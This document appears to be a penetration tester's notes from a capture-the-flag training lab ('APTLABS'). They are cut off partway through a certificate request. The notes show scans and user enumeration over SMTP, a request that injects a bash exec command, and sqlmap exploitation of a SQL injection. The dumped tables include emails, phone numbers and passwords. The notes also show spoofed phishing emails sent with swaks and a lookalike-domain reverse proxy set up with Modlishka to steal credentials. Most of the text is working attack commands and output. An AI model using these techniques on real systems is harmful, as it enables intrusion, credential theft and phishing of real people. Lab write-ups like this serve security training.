Authorization: Basic YWRtaW46YWRtaW4=
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://10.10.110.13
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://10.10.110.13/admin/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

cmd=save-record&recid=0&data=monitors&record[monitor]=aaaa&record[monitor_json]=
{"type":""}
```

Let's check this (after you get shell on nix box)

```
POST /admin/w2ui HTTP/1.1
Host: 10.10.110.13
Connection: close
Content-Length: 174
Authorization: Basic YWRtaW46YWRtaW4=
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://10.10.110.13
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://10.10.110.13/admin/
```

```
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

cmd=save-record&recid=0&data=monitors&record[monitor]=meow1&record[monitor_json]=
{"type":"exec","args":
["bash","/tmp/meow.sh"],"interval":3,"timeout":1,"fall":3,"rise":5}
```

(so far nothing)

10.10.110.62

```
Nmap scan report for 10.10.110.62
Host is up (0.052s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  rtsp
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 179
|     X-Content-Type-Options: nosniff
|     <!doctype html>
|     <html lang="en">
|     <head>
|     <title>Not Found</title>
|     </head>
|     <body>
|     <h1>Not Found</h1><p>The requested resource was not found on this server.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     RTSP/1.0 404 Not Found
|     Content-Type: text/html
```

ffuf

```
root@nix36:~/aptlabs# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u
http://10.10.110.62:8080/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/
       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.110.62:8080/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

admin                   [Status: 301, Size: 0, Words: 1, Lines: 1]
:: Progress: [20469/20469] :: Job [1/1] :: 511 req/sec :: Duration: [0:00:40] ::
Errors: 0 ::
```

Django administration ,logged in with P@ssw0rd1! | bob.billings , got another flag

`APTLABS{C3RT!FICAT3_M@NAG3R}` (1st)

10.10.110.74

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:43:bc:ba:43:cc:2c:6e:d4:fc:d5:bc:c5:01:05:af (RSA)
|   256 02:ab:aa:01:64:de:c5:89:2f:75:e3:6a:a9:ff:78:ee (ECDSA)
|_  256 9a:c2:d3:a0:fe:6a:ad:9a:4a:85:0d:c1:15:d1:13:be (ED25519)
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: nextcloud, PIPELINING, SIZE 10240000, VRFY, ETRN,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
```

Postfix smtp

```
root@nix36:~/aptlabs# telnet 10.10.110.74 25
Trying 10.10.110.74...
Connected to 10.10.110.74.
Escape character is '^]'.
ehlo
220 nextcloud ESMTP Postfix (Ubuntu)
501 Syntax: EHLO hostname
EHLO fufutos
250-nextcloud
250-PIPELINING
```

```
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
nextcloud
502 5.5.2 Error: command not recognized
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY admin@0x0security.com
550 5.1.1 <admin@0x0security.com>: Recipient address rejected: User unknown in local
recipient table
```

Once more, vfry

```
root@nix36:~/.sqlmap/output/10.10.110.88/dump/mysql# telnet 10.10.110.74 25
Trying 10.10.110.74...
Connected to 10.10.110.74.
Escape character is '^]'.
220 nextcloud ESMTP Postfix (Ubuntu)
HELO AAAA.com
250 nextcloud
vrfy robert@0x0security.com
252 2.0.0 robert@0x0security.com
vrfy fufutos@0x0security.com
550 5.1.1 <fufutos@0x0security.com>: Recipient address rejected: User unknown in
local recipient table
vrfy mark@0x0security.com
252 2.0.0 mark@0x0security.com
vrfy emma@0x0security.com
252 2.0.0 emma@0x0security.com
vrfy robert@0x0security.com
252 2.0.0 robert@0x0security.com
```

Loop to send phishes

Add a custom A record nextcloud2.0x0security.com 10.10.14.15

```
while read mail;do swaks -to "$mail" -from "robert@0x0security.com" -body "goto
http://nextcloud2.0x0security.com" -header "Subject: Credentials, Errors" -server
10.10.110.74;done < mails.txt
...
=== Trying 10.10.110.74:25...
=== Connected to 10.10.110.74.
<-  220 nextcloud ESMTP Postfix (Ubuntu)
 -> EHLO nix36
<-  250-nextcloud
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250 SMTPUTF8
 -> MAIL FROM:<robert@0x0security.com>
<-  250 2.1.0 Ok
 -> RCPT TO:<robert@0x0security.com>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Thu, 10 Dec 2020 01:36:48 +0200
 -> To: robert@0x0security.com
 -> From: robert@0x0security.com
 -> Subject: Credentials, Errors
 -> Message-Id: <20201210013648.243359@nix36>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 ->
 -> goto http://10.10.14.15/
 ->
 ->
 -> .
<-  250 2.0.0 Ok: queued as 2FCD324115E
 -> QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.
```

So far phish is failing

10.10.110.88

Looks like a dataleaks portal, php

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: AA8602394B1E9D69B8EFCD045FFD3085
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: DataLeaks
```

ffuf

```
root@nix36:~/aptlabs# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u
http://10.10.110.88/FUZZ -e .php

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.110.88/FUZZ
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htaccess               [Status: 403, Size: 296, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 296, Words: 22, Lines: 12]
.htaccess.php           [Status: 403, Size: 300, Words: 22, Lines: 12]
.htpasswd.php           [Status: 403, Size: 300, Words: 22, Lines: 12]
affiliate.php           [Status: 302, Size: 0, Words: 1, Lines: 1]
beta.php                [Status: 200, Size: 0, Words: 1, Lines: 1]
cgi-bin/                [Status: 403, Size: 295, Words: 22, Lines: 12]
cgi-bin/.php            [Status: 403, Size: 299, Words: 22, Lines: 12]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1]
connection.php          [Status: 200, Size: 0, Words: 1, Lines: 1]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10]
databases               [Status: 301, Size: 316, Words: 20, Lines: 10]
databases.php           [Status: 200, Size: 26822, Words: 1563, Lines: 553]
faq.php                 [Status: 200, Size: 3784, Words: 727, Lines: 75]
favicon.ico             [Status: 200, Size: 370070, Words: 41, Lines: 28]
favicon                 [Status: 200, Size: 370070, Words: 41, Lines: 28]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10]
```

```
header.php              [Status: 200, Size: 672, Words: 179, Lines: 14]
images                  [Status: 301, Size: 313, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 3911, Words: 1101, Lines: 123]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10]
min.php                 [Status: 200, Size: 521, Words: 35, Lines: 1]
phpmyadmin              [Status: 301, Size: 317, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 300, Words: 22, Lines: 12]
```

And we probably have an SQL injection here (blind, at least burp thinks so)

```
POST /index.php HTTP/1.1
Host: 10.10.110.88
Content-Length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.110.88
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.110.88/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=19kvb64me0vrerqqr2uci2vhid
Connection: close

search=test'&type=password
```

Also, exposed phpmyadmin `http://10.10.110.88/phpmyadmin/`

With SQLMap we have confirmation of SQLi, lots of output

```
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if
any)? [y/N]
sqlmap identified the following injection point(s) with a total of 82 HTTP(s)
requests:
---
Parameter: search (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: search=test') UNION ALL SELECT
NULL,NULL,CONCAT(CONCAT('qxqqq','hgDcOvqkhvbizOkRlWwSxoVqwkQjIxRyIFgABXDv'),'qbxjq')
,NULL,NULL-- AybD&type=password
---
[00:28:09] [INFO] testing MySQL
[00:28:09] [INFO] confirming MySQL
[00:28:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[00:28:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 32 times
```

```
[00:28:10] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/10.10.110.88'

[*] ending @ 00:28:10 /2020-12-10/


do you want to perform a dictionary-based attack against retrieved password hashes?
[Y/n/q] n
database management system users password hashes:
[*] admin [1]:
    password hash: *C7EB82FD9F35FFD9255C7751DA31D92D2926D8C7
[*] mysql.session [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] mysql.sys [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] root [1]:
    password hash: NULL

root@nix36:~/aptlabs# sqlmap -r POST_10.10.110.88 -a
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.11#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 00:30:53 /2020-12-10/

[00:30:53] [INFO] parsing HTTP request from 'POST_10.10.110.88'
[00:30:53] [INFO] resuming back-end DBMS 'mysql'
[00:30:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: search=test') UNION ALL SELECT
NULL,NULL,CONCAT(CONCAT('qxqqq','hgDcOvqkhvbizOkRlWwSxoVqwkQjIxRyIFgABXDv'),'qbxjq')
,NULL,NULL-- AybD&type=password
---
[00:30:53] [INFO] the back-end DBMS is MySQL
[00:30:53] [INFO] fetching banner
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5
banner: '5.7.26-0ubuntu0.18.04.1-log'
[00:30:53] [INFO] fetching current user
current user: 'root@localhost'
[00:30:53] [INFO] fetching current database
current database: 'dataleaks'
```

```
[00:30:54] [INFO] fetching server hostname
hostname: 'b61431390095'
[00:30:54] [INFO] testing if current user is DBA
[00:30:54] [INFO] fetching current user
current user is DBA: True
[00:30:54] [INFO] fetching database users
database management system users [4]:
[*] 'admin'@'%'
[*] 'mysql.session'@'localhost'
[*] 'mysql.sys'@'localhost'
[*] 'root'@'localhost'

[00:33:49] [WARNING] no clear password(s) found
Database: dataleaks
Table: GoGames
[2 entries]
+----------------------------------+--------------------------+-------------------+-
-----------+-----------+
| hash                             | email                    | mobile            |
password   | username  |
+----------------------------------+--------------------------+-------------------+-
-----------+-----------+
| 3684311f2ab8cdb11eb6bdc159bd880d | kim.stone@protonmail.com | +90 653 111 67 35 |
P@ssw0rd1! | Junglelee |
| <blank>                          | <blank>                  | <blank>           |
<blank>    | <blank>   |
+----------------------------------+--------------------------+-------------------+-
-----------+-----------+

Database: dataleaks
Table: collection1
[2 entries]
+----------------------------------+----------------------+-------------------+-----
----------+----------+
| hash                             | email                | mobile            |
password      | username |
+----------------------------------+----------------------+-------------------+-----
----------+----------+
| 35aaa279711af9353dcd8f2e5c22b86b | mark@0x0security.com | +90 433 794 13 53 |
$Ul3S@t0x0S3c | mak      |
| <blank>                          | <blank>              | <blank>           |
<blank>       | mak      |
+----------------------------------+----------------------+-------------------+-----
----------+----------+

Database: dataleaks
Table: Edaboard
[2 entries]
+----------------------------------+--------------+-------------------+------------
+----------+
| hash                             | email        | mobile            | password   |
username |
+----------------------------------+--------------+-------------------+------------
+----------+
| 3684311f2ab8cdb11eb6bdc159bd880d | bob@live.com | +90 432 652 14 13 | P@ssw0rd1! |
<blank>  |
| <blank>                          | <blank>      | <blank>           | <blank>    |
<blank>  |
+----------------------------------+--------------+-------------------+------------
+----------+

Database: dataleaks
Table: MoneyBookers
[2 entries]
+----------------------------------+-----------------------------+------------------
------+------------+--------------+
| hash                             | email                       | mobile
      | password   | username     |
+----------------------------------+-----------------------------+------------------
------+------------+--------------+
| 3684311f2ab8cdb11eb6bdc159bd880d | bob.billings@protonmail.com |
APTLABS{P@sS0rD_R3Us3} | P@ssw0rd1! | bob.billings |
| <blank>                          | <blank>                     | <blank>
     | <blank>    | <blank>      |
+----------------------------------+-----------------------------+------------------
------+------------+--------------+

+----------------------------------+------------------------+-------------------+---
---------+-------------+
| hash                             | email                  | mobile            |
password   | username    |
+----------------------------------+------------------------+-------------------+---
---------+-------------+
| d8f40ecca9c23d665cb86579ab62c586 | robert@0x0security.com | +90 921 525 87 74 |
iL0v3l!nux | linuxrobert |
| <blank>                          | <blank>                | <blank>           |
<blank>    | <blank>     |
+----------------------------------+------------------------+--------

Table: gigantichosting
[2 entries]
+----------------------------------+-------------------------+-------------------+--
----------+----------+
| hash                             | email                   | mobile            |
password   | username |
+----------------------------------+-------------------------+-------------------+--
----------+----------+
| 3684311f2ab8cdb11eb6bdc159bd880d | bob@gigantichosting.com | +90 763 995 34 55 |
P@ssw0rd1! | bob      |
| <blank>                          | <blank>                 | <blank>           |
<blank>    | <blank>  |
+----------------------------------+-------------------------+-------------------+--
----------+----------+
```

Now we have accounts:

`mark@0x0security.com | +90 433 794 13 53 | $Ul3S@t0x0S3c | mak`

`robert@0x0security.com | +90 921 525 87 74 | iL0v3l!nux | linuxrobert`

and another flag (3rd)

`APTLABS{P@sS0rD_R3Us3}`

10.10.110.231

```
443/tcp open  ssl/http Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Promote Business Category Bootstrap Responsive Web Template | ...
| ssl-cert: Subject: commonName=0x0security.com/organizationName=GiganticHosting
CA/stateOrProvinceName=Stockholm/countryName=SE
| Subject Alternative Name: DNS:0x0security.com, DNS:*.0x0security.com
| Issuer:
commonName=GiganticHosting.com/organizationName=Org/stateOrProvinceName=Stockholm/co
untryName=SE
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha512WithRSAEncryption
| Not valid before: 2020-03-07T19:45:00
| Not valid after:  2030-01-07T00:00:00
| MD5:   152a d58f 8a1e 73f9 eb94 5a73 6e69 d614
|_SHA-1: ebf5 cfca 7795 4ca1 e684 fa24 c1ce f407 3658 8372
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1

root@nix36:~/aptlabs# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u
https://10.10.110.231/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.110.231/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10]
css                     [Status: 301, Size: 314, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 316, Words: 20, Lines: 10]
images                  [Status: 301, Size: 317, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10]
```

Add hosts file "10.10.110.231 nextcloud.0x0security.com storage.0x0security.com 0x0security.com" and we see we have a nextcloud installationi
Trying to log in we are prompted by a message that 2fa is enforced but not configured for our account (admin:admin),

`nextcloud version: nextcloud 18.0.1.3`

Nextcloud vaild accounts

`mark@0x0security.com | +90 433 794 13 53 | $Ul3S@t0x0S3c | mak`, but we get a 2fa enforced but not configured, creds are valid

Another ffuf on FQDN

```
root@nix36:~/aptlabs# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u
https://storage.0x0security.com/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : https://storage.0x0security.com/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

```

```
.htaccess               [Status: 403, Size: 408, Words: 35, Lines: 12]
.htpasswd               [Status: 403, Size: 408, Words: 35, Lines: 12]
3rdparty                [Status: 301, Size: 339, Words: 20, Lines: 10]
apps                    [Status: 301, Size: 335, Words: 20, Lines: 10]
config                  [Status: 403, Size: 408, Words: 35, Lines: 12]
core                    [Status: 301, Size: 335, Words: 20, Lines: 10]
data                    [Status: 403, Size: 408, Words: 35, Lines: 12]
lib                     [Status: 301, Size: 334, Words: 20, Lines: 10]
resources               [Status: 301, Size: 340, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 26, Words: 3, Lines: 3]
server-status           [Status: 403, Size: 408, Words: 35, Lines: 12]
themes                  [Status: 301, Size: 337, Words: 20, Lines: 10]
updater                 [Status: 301, Size: 338, Words: 20, Lines: 10]
:: Progress: [20469/20469] :: Job [1/1] :: 682 req/sec :: Duration: [0:00:30] ::
Errors: 0 ::
```

Another ffuf

```
root@nix36:~/aptlabs# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u
https://0x0security.com/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : https://0x0security.com/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htaccess               [Status: 403, Size: 281, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 281, Words: 20, Lines: 10]
css                     [Status: 301, Size: 318, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 320, Words: 20, Lines: 10]
images                  [Status: 301, Size: 321, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 281, Words: 20, Lines: 10]
:: Progress: [20469/20469] :: Job [1/1] :: 731 req/sec :: Duration: [0:00:28] ::
Errors: 0 ::
```

Possible usernames

- Ralph@0x0security.com (business dealer)
- Emma@0x0security.com (bussiness manager)
- Robert@0x0security.com (product expert)
- mark@0x0security.com (Sales)

10.10.110.242

```
80/tcp open  http    Apache httpd 2.4.41 ((Unix))
| http-methods: 
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Unix)
|_http-title: Gigantic Hosting | Home
```

ffuf

```
root@nix36:~/aptlabs# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u
http://10.10.110.242/FUZZ

        /'___\  /'___\           /'___\       
       /\ \__/ /\ \__/  __  __  /\ \__/       
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\      
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/      
         \ \_\   \ \_\  \ \____/  \ \_\       
          \/_/    \/_/   \/___/    \/_/       

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.110.242/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8]
css                     [Status: 301, Size: 233, Words: 14, Lines: 8]
fonts                   [Status: 301, Size: 235, Words: 14, Lines: 8]
images                  [Status: 301, Size: 236, Words: 14, Lines: 8]
js                      [Status: 301, Size: 232, Words: 14, Lines: 8]
```

Gigantic hosting website

Phishing - Beachhead

email list

```
robert@0x0security.com
mark@0x0security.com
emma@0x0security.com
ralph@0x0security.com
```

Add dns record

```
Domain: 0x0security.com , A record, IP: 10.10.14.15, Contenct
phishme.0x0security.com
```

Send emails

```
root@nix36:~/aptlabs# while read mail;do swaks -to "$mail" -from
"robert@0x0security.com" -body "goto https://phish.00security.com" -header "Subject:
Credentials, Errors" -server 10.10.110.74;done < mails.txt
```

tcpdump results, we see traffic

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
00:51:02.215400 IP 10.10.110.50.63127 > 10.10.14.15.443: Flags [S], seq 1001259681,
win 64240, options [mss 1357,sackOK,TS val 731942093 ecr 0,nop,wscale 7], length 0
E..<V.@.>.U.

n2
```

```
......;.................M...
+...........
00:51:02.215442 IP 10.10.14.15.443 > 10.10.110.50.63127: Flags [R.], seq 0, ack
1001259682, win 0, length 0
E..(..@.@..{

..

n2........;...P.......
00:51:02.807666 IP 10.10.110.50.51552 > 10.10.14.15.443: Flags [S], seq 1864189452,
win 64240, options [mss 1357,sackOK,TS val 731942686 ecr 0,nop,wscale 7], length 0
E..<..@.>...

n2

...`..o.F...............M...
+...........
00:51:02.807703 IP 10.10.14.15.443 > 10.10.110.50.51552: Flags [R.], seq 0, ack
1864189453, win 0, length 0
E..(..@.@..{

..

n2...`....o.F.P....5..
00:51:03.302404 IP 10.10.110.50.4417 > 10.10.14.15.443: Flags [S], seq 1292861919,
win 64240, options [mss 1357,sackOK,TS val 731943180 ecr 0,nop,wscale 7], length 0
E..<.F@.>..

n2

...A..M.................M...
+...........
00:51:03.302460 IP 10.10.14.15.443 > 10.10.110.50.4417: Flags [R.], seq 0, ack
1292861920, win 0, length 0
E..(..@.@..{

..

n2...A....M...P...=...
```

tcpdump once more

```
root@nix36:~/aptlabs# tcpdump -n -i tun0 port 443
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
00:54:01.833028 IP 10.10.110.50.52782 > 10.10.14.15.443: Flags [S], seq 3258652956,
win 64240, options [mss 1357,sackOK,TS val 732121712 ecr 0,nop,wscale 7], length 0
00:54:01.833099 IP 10.10.14.15.443 > 10.10.110.50.52782: Flags [R.], seq 0, ack
3258652957, win 0, length 0
00:54:01.867316 IP 10.10.110.50.20315 > 10.10.14.15.443: Flags [S], seq 1421535874,
win 64240, options [mss 1357,sackOK,TS val 732121747 ecr 0,nop,wscale 7], length 0
```

```
00:54:01.867352 IP 10.10.14.15.443 > 10.10.110.50.20315: Flags [R.], seq 0, ack 1421535875, win 0, length 0
00:54:02.392189 IP 10.10.110.50.60859 > 10.10.14.15.443: Flags [S], seq 362124877, win 64240, options [mss 1357,sackOK,TS val 732122271 ecr 0,nop,wscale 7], length 0
00:54:02.392249 IP 10.10.14.15.443 > 10.10.110.50.60859: Flags [R.], seq 0, ack 362124878, win 0, length 0
00:54:02.399871 IP 10.10.110.50.57980 > 10.10.14.15.443: Flags [S], seq 545262974, win 64240, options [mss 1357,sackOK,TS val 732122279 ecr 0,nop,wscale 7], length 0
00:54:02.399897 IP 10.10.14.15.443 > 10.10.110.50.57980: Flags [R.], seq 0, ack 545262975, win 0, length 0
00:54:02.866293 IP 10.10.110.50.27963 > 10.10.14.15.443: Flags [S], seq 1498649485, win 64240, options [mss 1357,sackOK,TS val 732122746 ecr 0,nop,wscale 7], length 0
00:54:02.866333 IP 10.10.14.15.443 > 10.10.110.50.27963: Flags [R.], seq 0, ack 1498649486, win 0, length 0
00:54:02.912244 IP 10.10.110.50.1442 > 10.10.14.15.443: Flags [S], seq 3328300543, win 64240, options [mss 1357,sackOK,TS val 732122791 ecr 0,nop,wscale 7], length 0
00:54:02.912274 IP 10.10.14.15.443 > 10.10.110.50.1442: Flags [R.], seq 0, ack 3328300544, win 0, length 0
00:54:03.337259 IP 10.10.110.50.31422 > 10.10.14.15.443: Flags [S], seq 3188095971, win 64240, options [mss 1357,sackOK,TS val 732123216 ecr 0,nop,wscale 7], length 0
00:54:03.337312 IP 10.10.14.15.443 > 10.10.110.50.31422: Flags [R.], seq 0, ack 3188095972, win 0, length 0
00:54:03.423358 IP 10.10.110.50.5333 > 10.10.14.15.443: Flags [S], seq 47224423, win 64240, options [mss 1357,sackOK,TS val 732123302 ecr 0,nop,wscale 7], length 0
00:54:03.423389 IP 10.10.14.15.443 > 10.10.110.50.5333: Flags [R.], seq 0, ack 47224424, win 0, length 0
```

Trying to phish with evilnginx, no luck so far. Also trying with gophish, again no luck. Go to django certificate manager (10.10.110.62) and generate new cert

Trying with modlishka, after getting the key and pem files on the config `https://github.com/drk1wi/Modlishka/wiki/How-to-use`

ref: `https://www.ired.team/offensive-security/red-team-infrastructure/how-to-setup-modliska-reverse-http-proxy-for-phishing`

Working solution below:

Add `A` record 00security.com with content `10.10.14.15`
Go to django certificate website, generate certificate for 00security.com (include * as well). Then make 00security.com point to attacker IP

```
root@nix36:~/aptlabs# openssl genrsa -out 00security.com.key 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
......................................................................................................................++++
..................................................................++++
e is 65537 (0x010001)
```

```
root@nix36:~/aptlabs# openssl req -new -key 00security.com.key -out
00security.com.csr -utf8 -batch -subj
'/CN=00security.com/emailAddress=info@00security.com'
root@nix36:~/aptlabs# cat 00security.com.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIEgjCCAmoCAQAwPTEXMBUGA1UEAwwOMDBzZWN1cml0eS5jb20xIjAgBgkqhkiG
9w0BCQEWE2luZm9AMDBzZWN1cml0eS5jb20wggIiMA0GCSqGSIb3DQEBAQUAA4IC
DwAwggIKAoICAQC62wqZtpYs+87Elp9qepcDfOXx5J8+SnQxG/YFBq1Q8B2XVeKA
LcAgW5dWWBvLIk11w0rOylLp3vzuGPNSV1h0OHCrwKoBIBhXIzevHChNp3ib5j2I
sifttzP8QOplA4pxXZLYoUPITyYRkV5jrdc2pookM14s964nTRevUiaOkIli9Y5r
KV4uWl3yp/tXGbRMa2Uhxg1PbkHw9g2urO/xNMhHJZqo1YZ/mMPeXOGjDi8PpdxX
hr7zO6Y2MoMzBlJ4992DveqJ5ldak2eSK2jEYhp9RfpKoUYt7LL1Ipcc8ThD6Y6x
n4gTe8hh61ABkIbep1HE8O/RXUDnJVdPUqLV+YKbV4DaofPtkm2HmHEPGVurxXbH
h3u1KTLIZunRH/GASWqOun0HckAXqyTgTg/w2rCb5/IGisb+VbQQWGWdlXfO1h1W
